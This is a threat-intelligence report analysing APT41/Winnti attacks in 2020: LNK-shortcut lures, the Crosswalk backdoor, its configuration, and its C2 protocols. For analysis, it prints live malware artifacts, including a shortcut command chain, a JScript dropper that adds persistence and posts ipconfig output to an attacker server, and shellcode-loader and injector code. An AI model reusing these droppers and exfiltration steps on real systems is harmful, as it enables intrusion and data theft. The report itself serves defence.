

Higaisa or Winnti? APT41 backdoors, old and new

PT ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/higaisa-or-winnti-apt-41-backdoors-old-and-new

The [PT Expert Security Center](#) regularly spots emerging threats to information security, including both previously known and newly discovered malware. During such monitoring in May 2020, we detected several samples of new malware that at first glance would seem to belong to the Higaisa group. But detailed analysis pointed to the [Winnti group](#) (also known as APT41, per FireEye) of Chinese origin. Subsequent monitoring led us to discover a number of new malware samples used by the group in recent attacks. These include various droppers, loaders, and injectors; Crosswalk, ShadowPad, and PlugX backdoors; and samples of a previously undescribed backdoor that we have dubbed FunnySwitch. We can confidently state that some of these attacks were directed at a number of organizations in Russia and Hong Kong.

In this article, we will share the results of our investigation of these samples and related network infrastructure, as well as overlaps with previously described attacks.

Contents

1. Higaisa shortcuts

The first attack dates to May 12, 2020. At the core of the attack is an archive named *Project link and New copyright policy.rar* (75cd8d24030a3160b1f49fb46257f9d6639433214a10564d432b74cc8c4d020). The archive contains a bait PDF document (Zeplin Copyright Policy.pdf) plus the folder **All tort's projects - Web lnks** with two shortcuts:

- Conversations - iOS - Swipe Icons - Zeplin.lnk
- Tokbox icon - Odds and Ends - iOS - Zeplin.lnk

The structure of malicious shortcuts resembles the sample [20200308-sitrep-48-covid-19.pdf.lnk spread by the Higaisa group in March 2020](#).

```
>> 1 1 << C:\Windows\System32\cmd.exe
2 2 /c copy "Tokbox icon - Odds and Ends - iOS - Zeplin.lnk" %temp%\g4ZokyumBB2gDn.tmp /y &
for /r C:\Windows\System32\%i in (*.ertu*.exe) do copy %i %temp%\msoia.exe /y &
findstr.exe "TVNDRgAAAA" %temp%\g4ZokyumBB2gDn.tmp>%temp%\cSi1r0uywDlVDu.tmp &
%temp%\msoia.exe -decode %temp%\cSi1r0uywDlVDu.tmp %temp%\oGhPGUDC03tURV.tmp &
expand %temp%\oGhPGUDC03tURV.tmp -F:> %temp% &
%temp%\msoia.exe -decode %temp%\cSi1r0uywDlVDu.tmp %temp%\o423DFDS.tmp &
expand %temp%\o423DFDS.tmp -F:> %temp% &
"Temp\Tokbox icon - Odds and Ends - iOS - Zeplin.url" &
copy %temp%\3t54dE3r.tmp C:\Users\Public\Downloads\3t54dE3r.tmp &
Wscript %temp%\34fDFkfsD32.js &
exit
```

Figure 1. Comparing command lines in the covid-19 and Zeplin shortcuts

The mechanism for initial infection is fundamentally the same: trying to open either of the shortcuts leads to running a command that extracts a Base64-encoded CAB archive from the body of the LNK file, after which the archive is unpacked to a temporary folder. Further actions are performed with the help of an extracted JS script.

```
1 var shell = new ActiveXObject("Wscript.Shell");
2 isHidden=0
3 shell.Run('cmd /c ipconfig>C:\Users\Public\Downloads\d3reEW.txt & copy %temp%\svchast.exe
4 "%AppData%\Microsoft\Windows\Start Menu\Programs\Startup\officeupdate.exe" & copy
5 %temp%\svchast.exe "C:\Users\Public\Downloads\officeupdate.exe" & schtasks /create /SC minute
6 /MO 120 /TN "Driver Bootser Update" /TR "C:\Users\Public\Downloads\officeupdate.exe",isHidden);
7 shell.Run('%temp%\svchast.exe',isHidden)
8 WScript.Sleep(1000);
9 try {
10     var fso = new ActiveXObject("Scripting.FileSystemObject");
11     var txtfile = fso.OpenTextFile("C:\Users\Public\Downloads\d3reEW.txt",1);
12     var fText = txtfile.Read(1000);
13     txtfile.Close();
14 } catch(e){
15     shell.Run('cmd /c dir ',isHidden=0);
16 }
17 try {
18     var http = new ActiveXObject('Microsoft.XMLHTTP');
19     var url = 'http://zeplin.atwebpages.com/inter.php';
20     http.open('POST',url,false);
21     http.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
22     http.send('test'+fText);
23 } catch(e){
24     shell.Run('cmd /c dir ',isHidden=0);
25 }
```

Figure 2. Contents of script 34fDFkfsD32.js

But here is where the similarity with the sample described in our Higaisa report ends: instead, this script copies the payload to the folder C:\Users\Public\Downloads, achieves persistence by adding itself to the startup folder and adding a scheduler task, and runs the payload. The script also sends the output of ipconfig in a POST request to <http://zeplin.atwebpages.com/inter.php>.

The command run by the shortcut also contains the opening of a URL file extracted from the archive. The name of the URL file and the target address depend on which shortcut is opened:

- Conversations - iOS - Swipe Icons - Zeplin.url goes to:

<https://app.zeplin.io/project/5b5741802f3131c3a63057a4/screen/5b589f697e44cee37e0e61df>

- Tokbox icon - Odds and Ends - iOS - Zeplin.url goes to:

<https://app.zeplin.io/project/5c161c03fde4d550a251e20a/screen/5cef98986801a41be35122bb>.

This is the only difference between the two LNK files. In both cases, the target page is hosted on Zeplin, a legitimate service for collaboration between designers and developers, and requires logging in to view.

The payload consists of two files:

- svchast.exe

It functions as a simple local shellcode loader. The shellcode read from a fixed path. Before starting, the loader checks the current year: 2018, 2019, 2020, or 2021.

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v3; // ecx
4     HANDLE v5; // rax
5     void *v6; // rsi
6     DWORD v7; // edi
7     void *v8; // rbp
8     DWORD NumberOfBytesRead; // [rsp+70h] [rbp+18h]
9     _time64_t Time; // [rsp+78h] [rbp+20h]
10
11    time64(&Time);
12    v3 = localtime64(&Time)->tm_year;
13    if ( v3 != 118 && v3 != 119 && v3 != 120 && v3 != 121 )
14        return 0;
15    v5 = CreateFileA("C:\\\\Users\\\\Public\\\\Downloads\\\\3t54dE3r.tmp", 0xC0000000, 3u, 0i64, 3u, 0x80u, 0i64);
16    v6 = v5;
17    if ( v5 == (HANDLE)-1i64 )
18        return 0;
19    v7 = GetFileSize(v5, 0i64);
20    v8 = VirtualAlloc(0i64, v7, 0x1000u, 0x40u);
21    memset(v8, 0, v7);
22    NumberOfBytesRead = 0;
23    ReadFile(v6, v8, v7, &NumberOfBytesRead, 0i64);
24    if ( v8 )
25        ((void (*)(void))v8)();
26    return 0;
27 }
```

Figure 3. Main function in svchast.exe

- 3t54dE3r.tmp

The shellcode containing the main payload is the Crosswalk backdoor.

On May 30, 2020, a new malicious archive, CV_Colliers.rar

(df999d24bde96decdbb65287cao986db98f73b4ed477e18c3ef100064bceba6d), was detected. It had two shortcuts:

- Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
- International English Language Testing System certificate.pdf.lnk

Their structure fully matched that of the samples from May 12. In this case, the bait consisted of PDF documents with a CV and IELTS certificate. Depending on which shortcut was opened, the output of ipconfig was sent to one of two addresses:
[http://goodhk.azurewebsites\[.\]net/inter.php](http://goodhk.azurewebsites[.]net/inter.php) or [http://sixindent.epizy\[.\]com/inter.php](http://sixindent.epizy[.]com/inter.php).

Note that all three intermediate C2 servers are on third-level domains on a free hosting service. When accessed in a browser, each displays a different decoy page:




Figure 4. Page at zeplin.atwebpages.com




Figure 5. Page at goodhk.azurewebsites.net




Figure 6. Page at sixindent.epizy_com

These servers do not play a major role in the functioning of the malware; their precise purpose remains unknown. It may be that the malware authors used this to monitor the success of the initial stages of infection, or else tried to lead security teams "off the scent" by masking the malware as a more minor threat.

1.1 Attribution

These attacks have been studied in detail by [Malwarebytes](#) and [Zscaler](#). Based on the similarity of the infection chains, researchers classify them as belonging to the Higaisa group.

However, detailed analysis of the shellcode demonstrates that the samples actually belong to the Crosswalk malware family. Crosswalk appeared no later than 2017 and was mentioned for the first time in a [FireEye report](#) on the activities of the APT41 (Winnti) group.

Figure 23:

CROSSWALK (left) and CROSSWALK. BIN (right) code for answering different C&C message types.

```

strcpy(&v22, "r c:%d,l:%d\n");
v11 = 0i64;
v12 = 0;
(*(v3 + 2032))(&v22, v8, v5);
switch (*msg_type)
{
    case 0x64u:
        if ( msg_type[1] != 216 )
        {
            v16 = 100;
            goto LABEL_37;
        }
        v21 = (*(v9 + 248))(0i64, 216i64, 4096i64, 4i64);
        if ( !v21 )
            return 0;
        (*(*(v9 + 200) + 1856i64))(v21, v7, msg_type[1]);
        if ( (*(*(v9 + 200) + 928i64))(*v9 + 832), 100i64, v21, msg_type[1]) >
            0 )
            return 1;
        v10 = 0;
        v14 = (*(*(v9 + 200) + 320i64))();
        v15 = 7021i64;
        goto LABEL_42;
    case 0x6Eu:
        return 1;
    case 0x78u:
        return 1;
}

```

Figure 7. From the FireEye report

```

31 strcpy(&v22, "r c:%d,l:%d\n");
32 v11 = 0i64;
33 v12 = 0;
34 (v3->msvcrt_printf)(&v22, v8, v5);
35 switch ( v6->cmd_index )
36 {
37     case 0x64:
38         if ( v6->data_size != 216 )
39         {
40             v16 = 100;
41             goto LABEL_37;
42         }
43         v21 = (v9->VirtualAlloc)(0i64, 216i64, 4096i64, 4i64);
44         if ( v21 )
45         {
46             (v9->imports->msvcrt_memcpy)(v21, v7, v6->data_size);
47             if ( (v9->imports->user32_PostThreadMessageW)(v9->dispatcher_thread_id, 100i64, v21, v6->data_size) <= 0 )
48             {
49                 v10 = 0;
50                 v14 = (v9->imports->kernel32_GetLastError)();
51                 v15 = 7021;
52                 goto LABEL_42;
53             }
54             return 1;
55         }
56         return 0;
57     case 0x6E:
58         return 1;
59     case 0x78:

```

Figure 8. Fragment of shellcode from 3t54dE3r.tmp

The network infrastructure of the samples overlaps with previously known APT41 infrastructure: at the IP address of one of the C2 servers, we find an SSL certificate with SHA-1 value of b8cff709950cfa86665363d9553532db9922265c, which is also found at IP address 67.229.97[.]229, referenced in [a 2018 CrowdStrike report](#). Going further, we can find domains from a [Kaspersky report](#) written in 2013.




Figure 9. Fragment of network infrastructure

All this leads us to conclude that these LNK file attacks were performed by Winnti (APT41), which "borrowed" this shortcut technique from Higaisa.

1.2 Crosswalk

Crosswalk is a modular backdoor implemented in shellcode. The main component connects to a C2 server, collects and sends system information, and contains functionality for installing and running up to 20 additional modules received from the server as shellcode.

The information collected by the module includes:

- OS uptime
- Network adapter IP addresses
- MAC address of one of the adapters
- Operating system version and whether it is 32-bit or 64-bit
- Username
- Computer name

- Name of running module
- PID
- Shellcode version and whether it is 32-bit or 64-bit

(The shellcode supports both 32 and 64 bits.) It has two-part version numbers; we found ones including 1.0, 1.10, 1.21, 1.22, 1.25, and 2.0.

For more detailed analysis of one version of Crosswalk, see the [VMware CarbonBlack investigation](#). Based on version 1.25 (8e6945ae06dd849b9dboc2983bca82de1ddbf79afb371aa88da71c19c44c996), which was used in the attacks with LNK files, here we will describe the networking aspects of the malware in more detail.

Crosswalk has broad capabilities for connecting to C2 servers. The network configuration for this particular sample is at the end of the shellcode and is XOR encrypted with a 16-byte key. The data structure is as follows:

- Configuration size (4 bytes)
- Key (16 bytes)
- Encrypted configuration

The configuration, in turn, contains the following fields:

- ox0 heartbeat interval (in seconds)
- ox4 reconnect interval (in seconds)
- ox8 bitmask for days of the week when connections may be made
- oxC (inclusive) lower bound for time of day when connections may be made
- ox10 (non-inclusive) upper bound for time of day when connections may be made
- ox14 proxy port
- ox18 proxy type
- ox1C proxy host
- ox9C proxy username
- ox11C proxy password
- ox19C number of C2 servers
- ox1Ao array of structures of C2 servers

A C2 server structure consists of the following fields:

- ox0 connection type
- ox4 port
- ox8 whether DNS name resolution is necessary (yes/no)
- oxC length of hostname
- ox10 hostname

Before attempting to connect, the backdoor checks whether the current day of the week and time match those allowed in the configuration. Then, one after the other, it tries combinations of possible proxy servers (any indicated in the configuration plus system proxies) and C2 servers until it connects successfully.

The communication protocol used between the backdoor and C2 server can be separated logically into two levels:

1. Application-level protocol
2. Transport-level protocol

On the application level, messages consist of the following fields:

- FakeTLS header consisting of 5 bytes:
 - Entry type and protocol version (3 bytes). For the client these always equal 17 03 01; for the server, they have random values.
 - Data length, not including header (2 bytes)
- Message contents:
 - Command ID (4 bytes, little-endian)
 - Command data size (4 bytes, little-endian)
 - Client ID (36 bytes), generated based on the UUID when the backdoor starts operation
 - Command data

The first two client–server and server–client messages have command IDs ox65 and ox64, respectively. They contain the data that will then be used to generate the client and server session keys. The key generation algorithm is detailed in a [Zscaler report](#). For all subsequent messages, the content (not including the FakeTLS header) is transferred in the corresponding encrypted session key. AES-128 is the encryption algorithm used.

The transport-level protocol depends on the connection type indicated in the configuration. Four protocols are supported:

1. Standard TCP connection
Application-level messages are sent unchanged as TCP segments.

2. Equivalent to HTTP Long Polling

The client creates two TCP connections. The first will be used to get packets from the server, and the second to send them.

During the first connection, a GET request is sent to the C2 server. The server replies with headers with code 200 and Content-Length: 524288000. The subsequent stream of application-level messages from the server to the client is sent as the body of an HTTP response.

```
GET http://67.229.97.230/QUERY/en-us/msdn/ HTTP/1.1
dCy: RjFDRDjGSKcta2N0YTJOMFlUSk9NRmxVUw==1
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 524288000
Connection: keep-alive

.WE..d.....rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
..B.b4.&d.1..r.....Q7.j...b.b`...O.6I.^....R...8.\C.
t.....$.p.1x...@..n.=..PF..<..\.
....~..;Xx.....
```

Figure 10. First HTTP connection with C2

After the correct response headers are received, the malware establishes a second connection to the same port, where a POST request is made. The header dCy is generated by the client based on the UUID and, it would seem, serves as the session ID that links the two connections. After receipt of a response with code 200, subsequent messages from the client to the server are sent using separate POST requests.

```
POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDjGSKcta2N0YTJOMFlUSk9NRmxVUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 0

HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive

POST http://67.229.97.230/QUERY/library/?hl=en-US/ HTTP/1.1
dCy: RjFDRDjGSKcta2N0YTJOMFlUSk9NRmxVUw==2
Connection: Keep-Alive
Host: 67.229.97.230
Content-Length: 265

.....e.....rXUBtAcil0a9sVRNG+qA5wwAAAB/wWc3
.....F.....Dr....&.....\..qi.8...[0... .7.
$.....z...N.e...f.pg#...h}G....).b.X.60}
vj....|.....HTTP/1.1 200 OK
Content-Length: 0
Connection: keep-alive
```

Figure 11. Second HTTP connection with C2

3. Duplication of socket with TLS connection

The client establishes a TCP connection and sends an HTTPS request like the following one:

```
GET /msdn.cpp HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP/1.1
Content-Length: 4294967295
Host: 149.28.152[.]196
```

The HTTPS connection is not used again. Subsequent messages are exchanged in the **original TCP connection (without TLS encryption)**. Subsequent communication between the client and server occurs via protocol 1, except for when, at the beginning of the session, the client sends two packets with the FakeTLS header, which starts with the sequence 17 03 01. The first packet always has length 0. The second has length 0x3A, 0x3C, 0x3E, or 0x40 and contains random bytes. We were unable to determine the purpose of these packets.

```
00000198 17 03 01 00 00 .....  
0000019D 17 03 01 00 3c b5 a2 af 15 02 dc 68 b5 b9 9c 6d ....<... ...h...m  
000001AD 7f be 3c 3f 73 5d dc df 10 cc cc ca d9 22 88 82 ..<?s].. ...."..  
000001BD 4b e1 13 86 e7 07 ec 56 2d 96 11 73 1e 8d 84 5d K.....V -..s...]  
000001CD 39 ec c5 93 7e b3 53 95 6d e3 af 64 86 79 58 7f 9...~.S. m..d.yX.  
000001DD 49 I
```

Figure 12. Additional packets with FakeTLS header

4. KCP protocol

This protocol can be implemented on top of any other protocol (including UDP) to ensure quick and reliable data transfer. The Crosswalk client uses KCP on top of a TCP connection: KCP protocol data is added to application-level messages that are then sent as TCP segments.

| | | | |
|----------|-------------------------|----------------------------|---------------------|
| 00000000 | 44 33 22 11 51 00 20 00 | 9b 8c 83 7b 00 00 00 00 00 | D3".Q. . .1.{.... |
| 00000001 | 00 00 00 00 09 01 00 00 | 17 03 01 01 04 65 00 00 |e.. |
| 00000020 | 00 d8 00 00 00 66 4a 6d | 44 54 69 36 2b 51 55 57 |fjm DT16+QUW |
| 00000030 | 48 41 51 42 77 66 2b 4f | 4f 69 77 77 41 41 41 41 | HAQBwf+O OiwwAAAAA |
| 00000040 | 4b 79 61 31 6e 0d 0a 00 | 00 1d e1 36 c9 78 0a bd | Kyaln... . .6.x.. |
| 00000050 | 9a ea 0e 1f 90 b4 17 a6 | 25 00 00 00 00 00 00 00 |%..... |
| 00000060 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000070 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000080 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000090 | 00 fa bb ca 31 d9 31 27 | f0 e8 3e df bc a1 2b 56 |1.1' ..>....+V |
| 000000A0 | 7d 99 a9 c0 16 e3 4f 46 | e3 9e 21 08 a8 bc b8 55 | }......OF ..!....U |
| 000000B0 | 3a 1c 57 44 78 1c ba ab | 11 13 99 11 e3 ab b4 cf | :.WDx... |
| 000000C0 | 91 94 d9 11 99 be 16 95 | b4 b3 94 da 5e 56 bd 8c | |
| 000000D0 | b4 57 7c 2d dd 6d f3 49 | f6 91 0a 50 a4 9b 8f c6 | .W -m.I ...P..... |
| 000000E0 | 73 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | s..... |
| 000000F0 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000100 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000110 | 00 00 00 00 00 00 00 00 | 00 00 00 00 00 00 00 00 | |
| 00000120 | 00 | 00 | . |

Figure 13. Crosswalk message with KCP headers (highlighted in yellow)

Note that in the Crosswalk samples we detected, none of the samples used the KCP protocol in practice. But the code contains a full-fledged implementation of this protocol, which could be used in other attacks: the developers would simply need to set this connection type in the configuration.

The diversity of protocols and techniques would seem to protect the backdoor from network traffic inspection.

2. Loaders and injectors

Investigation of network infrastructure and monitoring of new Crosswalk samples put us onto the scent of other malicious objects containing Crosswalk shellcode as their payload. We can categorize these objects into two groups: local shellcode loaders and injectors. Some of the samples in both groups are also obfuscated with VMProtect.

2.1 Injectors

```
1 int __thiscall sub_401180(DWORD dwProcessId)
2{
3    HANDLE v1; // eax
4    void *v2; // edi
5    DWORD (_stdcall *v4)(LPVOID); // eax
6    DWORD (_stdcall *v5)(LPVOID); // esi
7    HANDLE v6; // esi
8
9    v1 = OpenProcess(0x42Au, 0, dwProcessId);
10   v2 = v1;
11   if ( !v1 )
12       return 1;
13   v4 = (DWORD (_stdcall *)(LPVOID))VirtualAllocEx(v1, 0, 0xA5D5u, 0x1000u, 0x40u);
14   v5 = v4;
